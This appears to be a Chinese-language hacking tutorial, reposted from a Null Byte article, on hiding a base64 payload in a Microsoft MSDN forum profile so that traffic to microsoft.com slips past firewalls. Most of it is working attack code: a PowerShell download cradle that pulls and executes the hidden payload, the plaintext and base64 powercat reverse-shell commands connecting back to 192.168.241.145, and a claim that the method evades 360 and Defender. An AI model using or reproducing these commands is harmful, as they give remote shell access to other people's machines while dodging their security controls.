# [使用Microsoft.com域绕过防火墙并执行有效负载](https://null-byte.wonderhowto.com/how-to/use-microsoft-com-domains-bypass-firewalls-execute-payloads-0196505/)


参考文章：

<https://www.ggsec.cn/microsoft-backdoor.html>

<https://null-byte.wonderhowto.com/how-to/use-microsoft-com-domains-bypass-firewalls-execute-payloads-0196505/>

先去微软论坛注册个号，然后插入base64 编码的payload：

[https://social.msdn.microsoft.com](https://social.msdn.microsoft.com/)



Base64编码的命令，并删去换行符

printf '%s' "<payload>" | base64 | tr -d '\n' //删除\n

执行powershell command反弹shell

$wro = iwr -Uri https://social.msdn.microsoft.com/Profile/haq5201314 -UseBasicParsing;$r = [Regex]::new("(?<=START)(.\*)(?=END)");$m = $r.Match($wro.rawcontent);if($m.Success){ $p = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($m.value));iex $p };

Powershell代码拆分说明

$wro = iwr -Uri https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -UseBasicParsing; ->请求url获取源码

$r = Regex::new("(?<=START)(.\*)(?=END)"); ->正则表达式

$m = $r.Match($wro.rawcontent);->正则匹配，创建变量m

if($m.Success){ $p = System.Text.Encoding::UTF8.GetString(System.Convert::FromBase64String($m.value)); ...} ->如果匹配到正则，解码base64赋值为$p


iex $p->执行payload


这里执行的命令是：

IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c 192.168.241.145 -p 4444 -e cmd


Base64编码之后就是

STARTSUVYIChOZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViY2xpZW50KS5Eb3dubG9hZFN0cmluZygnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL2Jlc2ltb3JoaW5vL3Bvd2VyY2F0L21hc3Rlci9wb3dlcmNhdC5wczEnKTtwb3dlcmNhdCAtYyAxOTIuMTY4LjI0MS4xNDUgLXAgNDQ0NSAtZSBjbWQgEND







Powershell command执行



这tm卡住了，日狗了



反弹成功如下



PS：有几率会失败，如果失败的话就换别的操作，比如什么hta。或者直接

IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c 192.168.241.145 -p 5555 -e cmd

PS:如果在测试中遇见powercat卡住的情况，多试几次就好。这方法能过360和Defender

整个payload的执行过程是：

请求存放payload的网页->获取payload部分->base64解码->执行payload